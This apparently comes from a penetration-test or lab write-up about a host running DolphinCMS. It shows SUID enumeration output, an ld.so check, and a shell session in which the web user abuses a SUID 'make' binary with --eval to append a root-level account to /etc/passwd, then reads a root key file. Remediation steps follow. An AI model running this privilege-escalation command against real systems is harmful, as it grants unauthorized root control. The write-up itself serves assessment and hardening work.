
```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 23K Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51K Apr 29  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Jul 14  2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 163K Jan 19  2021 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 87K Jul 14  2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 84K Jul 14  2021 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 226K Jul 28  2018 /usr/bin/make
-rwsr-xr-x 1 root root 44K Jul 14  2021 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 39K Feb  7  2022 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Feb 21  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 67K Jul 14  2021 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_
-rwsr-xr-x 1 root root 55K Feb  7  2022 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Feb  7  2022 /usr/bin/su
```



```
╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so
/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
  - /usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
  - /usr/local/lib/x86_64-linux-gnu
  - /lib/x86_64-linux-gnu
  - /usr/lib/x86_64-linux-gnu

/etc/ld.so.preload
```



```
This program built for x86_64-pc-linux-gnu
Report bugs to <bug-make@gnu.org>


0x4148@10.14.1.58# which make
/usr/bin/make


0x4148@10.14.1.58# ls -l /usr/bin/make
-rwsr-xr-x 1 root root 230968 Jul 28  2018 /usr/bin/make


0x4148@10.14.1.58# 
```



```
www-data@dolphin:/var/www/html/tmp$ su - hacker4
su - hacker4
su: user hacker4 does not exist
www-data@dolphin:/var/www/html/tmp$ getent passwd hacker4
getent passwd hacker4
www-data@dolphin:/var/www/html/tmp$ getent passwd 0
getent passwd 0
root:x:0:0:root:/root:/bin/bash
www-data@dolphin:/var/www/html/tmp$ make -s --eval="\$(file >> /etc/passwd,ha
cker5:\$\$1\$\$mysalt\$\$7DTZJIc9s6z60L6aj0Sui.:0:0:/:/bin/bash)" .
<ysalt\$\$7DTZJIc9s6z60L6aj0Sui.:0:0:/:/bin/bash)" .
www-data@dolphin:/var/www/html/tmp$ su - hacker5
su - hacker5
Password: myhackerpass
su: warning: cannot change directory to /bin/bash: Not a directory
whoami
root
cat /root/key.txt
hjf9dhjd31djasd328rh
```

Identified Vulnerabilities

- No CVE vulnerabilities
- DolphinCMS

Remediation

The main factor(s) leading to initial access included:

- Vulnerable version of dolphin leading to remote access

The main factor(s) leading to privilege escalation here were:

- SUID permissions on `make` allowing inserting a new user with root privileges

Remediation steps then include:

- Upgrading from Dolphin 7.3.2 to 7.3.5
- Removing SUID from make

Images: